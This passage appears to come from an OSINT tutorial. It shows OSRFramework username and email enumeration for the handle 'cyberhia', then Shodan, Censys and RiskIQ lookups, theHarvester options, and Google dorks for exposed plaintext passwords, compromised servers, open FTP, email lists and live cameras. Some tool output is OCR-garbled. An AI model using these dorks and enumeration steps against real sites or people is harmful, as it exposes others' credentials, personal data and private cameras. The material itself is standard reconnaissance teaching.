| http://www.viddler.com/channel/cyberhia | cyberhia | Viddler
+-----+-----+
| http://profile.typepad.com/cyberhia | cyberhia | Typepad
+-----+-----+
| https://unsplash.com/@cyberhia | cyberhia | Unsplash
+-----+-----+
| http://vimeo.com/cyberhia | cyberhia | Vimeo
+-----+-----+
| http://forum.videohelp.com/member.php?username=cyberhia | cyberhia | Videohelp
+-----+-----+
| https://vk.com/cyberhia | cyberhia | Vk
+-----+-----+
| http://teamtreehouse.com/cyberhia | cyberhia | Teamtreehouse
+-----+-----+
| http://ar.wikipedia.org/wiki/User:cyberhia | cyberhia | Wikipedia_ar
+-----+-----+
| http://ca.wikipedia.org/wiki/Usuari:cyberhia | cyberhia | Wikipedia_ca
+-----+-----+
| http://forums.winamp.com/member.php?username=cyberhia | cyberhia | Winamp
+-----+-----+
| http://www.wittypictures.com/author/cyberhia | cyberhia | Witty
+-----+-----+
| https://forum.zentyal.org/index.php?action=profile;user=cyberhia | cyberhia | Zentyal
+-----+-----+
| http://www.wykop.pl/ludzie/cyberhia | cyberhia | Wykop
+-----+-----+

```

```

+-----+-----+
| http://www.wishlistr.com/profile/cyberhia | cyberhia | Wishlistr
+-----+-----+
| http://www.boonex.com/cyberhia | cyberhia | Boonex
+-----+-----+
| http://www.sencha.com/forum/member.php?username=cyberhia | cyberhia | Sencha
+-----+-----+
| https://notabug.org/cyberhia | cyberhia | Notabug
+-----+-----+

```

2026-01-06 10:34:18.731097 You can find all the information here:
`./profiles.csv`

2026-01-06 10:34:18.731209 Finishing execution ...

Total time consumed: 0:01:11.142449
Average seconds/query: 0.4112280289017341 seconds

Did something go wrong? Is a platform reporting false positives? Do you need to integrate a new one and you don't know how to start? Then, you can always place an issue in the Github project:
<https://github.com/i3visio/osrfframework/issues>

Note that otherwise, we won't know about it!

```

(kali㉿kali)-[~]
$ █

```

Step 4: Next, we will use the mailfy tool to get information about email accounts that have the given nickname. We can use the command: “`sudo mailfy -n cyberhia`”.

The logo for OSRFramework 0.20.5 is displayed on a dark background. It features a large, stylized, blocky font where each letter is composed of a grid of small blue dots. The letters are arranged in a staggered, overlapping fashion. In the center of the logo, the text "OSRFramework 0.20.5" is written in a smaller, standard black font.

```
Coded with ❤ by Vaiza Rubio & Félix Brezo

-- Use '--leet' with 'alias_generator' to build h4x0r n1ckn4m3s. --

Mailify | Copyright (C) Vaiza Rubio & Félix Brezo (i3visio) 2014-2021

This program comes with ABSOLUTELY NO WARRANTY. This is free software, and you
are welcome to redistribute it under certain conditions. For additional info,
visit <https://www.gnu.org/licenses/agpl-3.0.txt>. █

2026-01-06 10:40:17.670210      Step 1/3. Checking if the emails have been used to register accounts in 4 platforms ...
[ "Infojobs",
  "Instagram",
  "KeyServerUbuntu",
  "OkCupid"
]
Press <Ctrl + C> to skip this step...

[*] Starting the research of 40 email(s) in 4 platform(s) ... This may take a while.

[*] 1/40 Checking 'cyberhia@utamail.com' ...
[*] 2/40 Checking 'cyberhia@189.cn' ...
[*] 3/40 Checking 'cyberhia@seznam.cz' ...
[*] 4/40 Checking 'cyberhia@breakthru.com' ...
[*] 5/40 Checking 'cyberhia@163.com' ...
[*] 6/40 Checking 'cyberhia@126.com' ...
[*] 7/40 Checking 'cyberhia@hushmail.com' ...
[*] 8/40 Checking 'cyberhia@bk.ru' ...
```

```
[*] 9/40 Checking 'cyberhia@protonmail.com' ...
[*] 10/40 Checking 'cyberhia@gmx.com' ...
[*] 11/40 Checking 'cyberhia@yandex.com' ...
[*] 12/40 Checking 'cyberhia@rambler.ru' ...
[*] 13/40 Checking 'cyberhia@yandex.ru' ...
[*] 14/40 Checking 'cyberhia@yahoo.com' ...
[*] 15/40 Checking 'cyberhia@pm.me' ...
[*] 16/40 Checking 'cyberhia@gmx.de' ...
[*] 17/40 Checking 'cyberhia@libero.it' ...
[*] 18/40 Checking 'cyberhia@inbox.com' ...
[*] 19/40 Checking 'cyberhia@tutanota.com' ...
[*] 20/40 Checking 'cyberhia@zoho.com' ...
[*] 21/40 Checking 'cyberhia@ya.ru' ...
[*] 22/40 Checking 'cyberhia@gmail.com' ...
[*] 23/40 Checking 'cyberhia@aol.com' ...
[*] 24/40 Checking 'cyberhia@me.com' ...
[*] 25/40 Checking 'cyberhia@icloud.com' ...
[*] 26/40 Checking 'cyberhia@starmedia.com' ...
[*] 27/40 Checking 'cyberhia@rocketmail.com' ...
[*] 28/40 Checking 'cyberhia@protonmail.ch' ...
[*] 29/40 Checking 'cyberhia@lycos.com' ...
```

```
[*] 30/40 Checking 'cyberhia@keemail.me' ...
[*] 31/40 Checking 'cyberhia@yeah.net' ...
[*] 32/40 Checking 'cyberhia@tutanota.de' ...
[*] 33/40 Checking 'cyberhia@btinternet.com' ...
[*] 34/40 Checking 'cyberhia@mail2tor.com' ...
[*] 35/40 Checking 'cyberhia@tuta.io' ...
[*] 36/40 Checking 'cyberhia@rediffmail.com' ...
[*] 37/40 Checking 'cyberhia@hotmail.com' ...
[*] 38/40 Checking 'cyberhia@outlook.com' ...
[*] 39/40 Checking 'cyberhia@mail.ru' ...
[*] 40/40 Checking 'cyberhia@latinmail.com' ...
```

2026-01-06 10:42:14.676496 Step 2/3. Verifying if the provided emails have registered a domain using ViewDNS.info...

Press <Ctrl + C> to skip this step...

```
[*] 'cyberhia126.com' has NOT registered a domain yet.
[*] 'cyberhia163.com' has NOT registered a domain yet.
[*] 'cyberhia189.cn' has NOT registered a domain yet.
[*] 'cyberhia@aol.com' has NOT registered a domain yet.
[*] 'cyberhia@bk.ru' has NOT registered a domain yet.
[*] 'cyberhia@breakthru.com' has NOT registered a domain yet.
[*] 'cyberhia@btinternet.com' has NOT registered a domain yet.
[*] 'cyberhia@gmail.com' has NOT registered a domain yet.
[*] 'cyberhia@gmx.com' has NOT registered a domain yet.
[*] 'cyberhia@gnx.de' has NOT registered a domain yet.
[*] 'cyberhia@hotmail.com' has NOT registered a domain yet.
[*] 'cyberhia@huskymail.com' has NOT registered a domain yet.
[*] 'cyberhia@icloud.com' has NOT registered a domain yet.
[*] 'cyberhia@inbox.com' has NOT registered a domain yet.
[*] 'cyberhia@keemail.me' has NOT registered a domain yet.
[*] 'cyberhia@latinmail.com' has NOT registered a domain yet.
```

```
[*] 'cyberhiagme.com' has NOT registered a domain yet.  
[*] 'cyberhiagmail.ru' has NOT registered a domain yet.  
[*] 'cyberhiagmailtor.com' has NOT registered a domain yet.  
[*] 'cyberhiagprotonmail.ch' has NOT registered a domain yet.  
[*] 'cyberhiagprotonmail.com' has NOT registered a domain yet.  
[*] 'cyberhiagrambler.ru' has NOT registered a domain yet.  
[*] 'cyberhiagrocketmail.com' has NOT registered a domain yet.  
[*] 'cyberhiagrediffmail.com' has NOT registered a domain yet.  
[*] 'cyberhiagseznam.cz' has NOT registered a domain yet.  
[*] 'cyberhiagstarmedia.com' has NOT registered a domain yet.  
[*] 'cyberhiagtutao.io' has NOT registered a domain yet.  
[*] 'cyberhiagtutamail.com' has NOT registered a domain yet.  
[*] 'cyberhiagtutanota.com' has NOT registered a domain yet.  
[*] 'cyberhiagtutanota.de' has NOT registered a domain yet.  
[*] 'cyberhiagyaya.ru' has NOT registered a domain yet.  
[*] 'cyberhiagyahoo.com' has NOT registered a domain yet.  
[*] 'cyberhiagyandex.com' has NOT registered a domain yet.  
[*] 'cyberhiagyandex.ru' has NOT registered a domain yet.  
[*] 'cyberhiagyeah.net' has NOT registered a domain yet.  
[*] 'cyberhiagzoho.com' has NOT registered a domain yet.
```

2026-01-06 10:43:05.569639 Step 3/3. Verifying if the provided emails can be found using DuckDuckGo ...

Press <Ctrl + C> to skip this step ...

```
Something happened when querying DuckDuckGo about 'cyberhia@126.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@163.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@189.cn'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@aol.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@bk.ru'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@breakthru.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@btinternet.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@gmail.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@gmx.com'. Omitting ...
```

```
Something happened when querying DuckDuckGo about 'cyberhia@lycos.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@me.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@mail.ru'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@mail2tor.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@outlook.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@protonmail.ch'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@protonmail.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@rambler.ru'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@rocketmail.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@rediffmail.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@seznam.cz'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@starmedia.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@tuta.io'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@tutamail.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@tutanota.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@tutanota.de'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@ya.ru'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@yahoo.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@yandex.com'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@yandex.ru'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@yeah.net'. Omitting ...  
Client.__init__() got an unexpected keyword argument 'proxies'  
Something happened when querying DuckDuckGo about 'cyberhia@zoho.com'. Omitting ...
```

```

Something happened when querying DuckDuckGo about 'cyberhia@yandex.ru'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@yeah.net'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'
Something happened when querying DuckDuckGo about 'cyberhia@zoho.com'. Omitting ...
Client.__init__() got an unexpected keyword argument 'proxies'

2026-01-06 10:43:05.620079      Results obtained:

+-----+
| No data found ... |
+-----+

2026-01-06 10:43:05.620140      You can find all the information collected in the following files:
./profiles.csv

2026-01-06 10:43:05.620162      Finishing execution ...

Total time used:      0:02:47.949952

Did something go wrong? Is a platform reporting false positives? Do you need to
integrate a new one and you don't know how to start? Then, you can always place
an issue in the Github project:
https://github.com/i3visio/osrframework/issues
Note that otherwise, we won't know about it!

└──(kali㉿kali)-[~]
$ █


```

Web Archives:

- Web archiving is the process of collecting portions of the World Wide Web to ensure the information is preserved in an archive for future researchers, historians, and the public.
- Web archivists typically employ web crawlers for automated capture due to the massive size and amount of information on the Web.
- Web Archives are websites that can access the preserved archives of the World Wide Web.



WayBack Machine:



Passive Total

a. Riskiq:

The screenshot shows a Riskiq report for the domain "cyberhia.com". The top header includes the Riskiq logo and a message about launching an updated homepage. A search bar at the top right contains "cyberhia.com". The main content area is titled "PassiveTotal Intelligence" and displays the following information for "cyberhia.com":

- Reputation:** 999999 Enterprise or Numerous. Last Seen: 2015-08-23. Last Seen: 2022-10-04.
- Cyber Threat Intelligence (0):**
- Attack Surface Corrections (0):**
- Resolutions (3):** A table showing three IP addresses with their first and last seen dates.

Resolve	First Seen	Last Seen
172.67.121.181	2020-10-02	2022-10-04
104.21.63.192	2021-01-15	2022-10-04
34.98.98.30	2020-08-28	2022-08-26
- Certificates (0):**

On the right side, there are sections for "About this Report" and "My Articles".

Web Scrapping:

- Web scraping, web harvesting, or web data extraction is data scraping used for extracting data from websites.
 - Web scraping software may directly access the World Wide Web using the Hypertext Transfer Protocol or a web browser.

a. theHarvester:

“theHarvester” is a python script that searches through search engines and other sites for email addresses, hosts, and sub-domains. Using theHarvester is simple, as there are only a few command switches to set.

The options are as follows:

- -d: This identifies the domain to be searched, usually the domain or targets website.
 - -b: This identifies the source for extracting the data; it must be done on one of the following: Bing, BingAPI, Google, Google-Profiles, Jigsaw, LinkedIn, People123, PGP, or All.
 - -l: This limiting option instructs theHarvester to only harvest data from a specified number of returned search results.
 - -f: This option is used to save the final results onto an html and xml file.

Obtaining User Information:

TinEye:

Upload

Paste or enter image URL

**257 results**

Searched over 56.2 billion Images in 0.9 seconds for: 41641-purple-Daft_Punk-vectors.jpg

- Include 17 results not available
 Show only 4 results found in collections

Using TinEye is private
and we do not save your
search images.

Sort by best match ▾

Filter by website / collection

**SUPPORTED**
www.redbubble.com

shop/world+art+posters - First found on Dec 31, 2015

shop/around+posters - First found on Nov 25, 2015


wallpaper.ulun.site

graphic-wallpaper - First found on Mar 12, 2018

Filename: daft_punk_graphic_helmet_music_90757_1920x1080.jpg
(1920 x 1080, 817 kB)mrfab.info

daft-punk-logo-wallpapers - First found on Oct 3, 2017

Filename: daft-punk-logo-graffiti-art-universe.jpg (1920 x 1080, 617 kB)

Related images on
shutterstock

1

Online Search Portals:**Shodan.io:**

www.cyberia.com

IP Address	104.21.63.192
Hostname(s)	juan23.edu.ar sni.cloudflaressl.com
Country	United States
City	San Francisco
Organization	Cloudflare, Inc.

Open Ports

80	443	2082	2083	2086	2087
8080	8443	8880			

[VIEW IP DETAILS](#) [VIEW DOMAIN DETAILS](#)

Censys.com:

The screenshot shows the Censys.com web interface. At the top, there is a search bar with the query "cyberhia.com". Below the search bar, the page title is "Certificates" and it displays "Page: 1/1 Results: 22 Time: 21601ms". There are two tabs at the top right: "Results" (which is selected) and "Report".

Quick Filters (Left sidebar):

- For all fields, see [Data Definitions](#).
- Tag:**
 - 17 Expired
 - 17 Previously Trusted
 - 15 DV
 - 15 Leaf
 - 12 CT PreCert
- [More](#)

Issuer:

- 10 Let's Encrypt
- 6 Cloudflare, Inc.
- 4 ZeroSSL
- 1 DigiCert Inc
- 1 Google Trust Services LLC

Certificates (Main content area):

- CN=*.cyberhia.com**
 - GTS CA 1P5
 - 2022-07-31 – 2022-10-29
 - *.cyberhia.com, cyberhia.com
 - _all: *.cyberhia.com
- C=US, ST=California, L=San Francisco, O=Cloudflare\, Inc., CN=sni.cloudflaressl.com**
 - Cloudflare Inc ECC CA-3
 - 2022-07-31 – 2023-07-31
 - *.cyberhia.com, cyberhia.com, sni.cloudflaressl.com
 - _all: *.cyberhia.com
- CN=cyberhia.com**
 - ZeroSSL RSA Domain Secure Site CA
 - 2022-09-14 – 2022-12-13
 - cyberhia.com, www.cyberhia.com
 - _all: cyberhia.com
- C=US, ST=California, L=San Francisco, O=Cloudflare\, Inc., CN=sni.cloudflaressl.com**
 - Cloudflare Inc ECC CA-3
 - 2022-07-31 – 2023-07-31

Google Hacking Database:

- The Google Hacking Database (GHDB) is a compendium of Google hacking search terms that have been found to reveal sensitive data exposed by vulnerable servers and web applications.
- The GHDB was launched in 2000 by Johnny Long to serve penetration testers.
- In 2010, Long turned the database over to Offensive Security and it became part of exploit-db.com.
- It was also expanded to include not only the Google search engine but also other search engines like Microsoft's Bing as well as other repositories such as GitHub.

To search for any plaintext passwords or poorly configured WordPress sites:

“inurl:/wp-content/uploads/ ext:txt “username” AND “password” | “pwd” | “pw”

The screenshot shows a Google search results page with the query "inurl:/wp-content/uploads/ ext:txt "username" AND "password" | "pwd" | "pw"" entered into the search bar. The results are displayed in a dark-themed interface.

Result 1: <https://www2.honey.net.org> > uploads > stripped_passwords

Title: here - The Honeynet Project

Content: password ! ... "%username111111" "%username111111" "%username" "%username31@...
pw.123456 pw123 pw123123 pw123456 pw8xl-36 pwbrhqjma pwc pwd pwd123 ...

Result 2: <https://www.wyattroersma.com> > uploads > 2012/04 > F...

Title: Files-of-Interest-302.txt - wyattroersma

Content: ... PW.xps Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\zip ... Password
not required --> Normal user account Username : Master of ...

Result 3: <http://raz0r.name> > wp-content > col... - Translate this page

Title: raz0r.name/wp-content/uploads/2008/06/columns.txt

To search for any vulnerable web servers:

“inurl:/proc/self/cwd”

The screenshot shows a Google search results page with the query "inurl:/proc/self/cwd" entered into the search bar. The results are displayed in a dark-themed interface.

Result 1: <https://stuff.mit.edu> > usr > lib > python3 > dist-packages

Title: /afs/sipb/user/mkgray/bar/proc/self cwd/usr/lib/python3/dist

Content: Index of /afs/sipb/user/mkgray/bar/proc/self cwd/usr/lib/python3/dist-packages. [ICO], Name, Last modified - Size, [PARENTDIR], Parent Directory, ~, [DIR] ...

Result 2: <https://www.techednewsgroup.com> > home > cwd > proc

Title: Index of /home/000-ROOT-000/proc/self cwd/proc

Content: Index of /home/000-ROOT-000/proc/self cwd/proc, Name, Last modified, Size, Description, Parent Directory - / 2022-09-30 07:33 - 105229/ 2022-09-30 07:10 ...

Result 3: <https://www.exploit-db.com> > ghdb

Title: inurl:/proc/self cwd - Vulnerable Servers GHDB Google Dork

Content: 24-Jul-2017 — Google Dork: inurl:/proc/self cwd Vulnerable web servers that have either been misconfigured or compromised in some manner already, ...


Result 4: <http://hfscc.jp> > berandal_sym > proc > cwd > net

Title: Index of /berandal_sym/root/proc/self cwd/net

Content: Index of /berandal_sym/root/proc/self cwd/net, Parent Directory, Apache/2.2.34 (Unix) mod_ssl/2.2.34 OpenSSL/1.0.2.1 mod_bwlimited/1.4 mod_fcgid/2.3.9 Server ...

To Search for any Open FTP Servers:

Intitle:"index of " inurl:ftp




Google search results for "intitle:'index of' inurl:ftp". The results show various FTP index pages from different websites.

- <https://dlastro.gsfc.nasa.gov/ftp>
Index of /ftp
Index of /ftp, Index of /ftp, Name Last modified Size Description · Parent Directory - LICENSE
21-Jul-2014 13:09 1.3K aaareadme ...
- <https://surfer.nmr.mgh.harvard.edu/ftp>
Index of /ftp
Index of /ftp
Name Last modified Size
Parent Directory -
ID-pubftp 2022-09-24 01:07 0
articles/ 2021-10-15 11:13 -
View 7 more rows
- <https://www.bioinformatics.org/ftp>
Index of /ftp - Bioinformatics.org
Index of /ftp, Index of /ftp, [ICO], Name · Last modified · Size · Description ...
- <https://www.ietf.org/ietf-ftp/ietf-mail-archive>
Index of /ietf-ftp/ietf-mail-archive
Index of /ietf-ftp/ietf-mail-archive, Index of /ietf-ftp/ietf-mail-archive, Icon Name Last modified
Size Description, [PARENTDIR] Parent ...
- <https://mirbase.org/ftp>
Index of /ftp - miRBase

To search for any Email Lists:

Filetype:xls inurl:"email.xls"



Google search results for "filetype:xls inurl:'email.xls'". The results show various email lists in XLS format.

- <https://www.srcc.edu/sites/default/files/xls/>
grid-export(46) - SRCC
- <https://web.lemoyne.edu/Kulick/xls/>
Executive_email.xls - Le Moyne
- <https://groups.google.com/cif-ccl-2013/attach/xls/>
Sheet1 - Google Groups
- <https://unitedfoodbank.org/uploads/2018/05/xls/>
2017-2018 BOD - United Food Bank
- <https://www.qrstuff.com/batch-email/xls/>
Sheet1 - QRStuff
- <https://wikileaks.org/gifts/attach/xls/>
Sheet1 - WikiLeaks
- <http://bipard.bihar.gov.in/Documents/Divisional.../xls/>
Sheet1 - bipard
- <https://www.kingscollege.school.nz/media/Athlet.../xls/>

To search for any Live Cameras:

For Various IP Based Cameras:

inurl:top.htm inurl:currenttime

The screenshot shows a search results page with the query "inurl:top.htm inurl:currenttime". The results include links from TRENDnet, My Dyn Account, Wykop, and Publiweb, all of which mention live video feeds or camera settings.

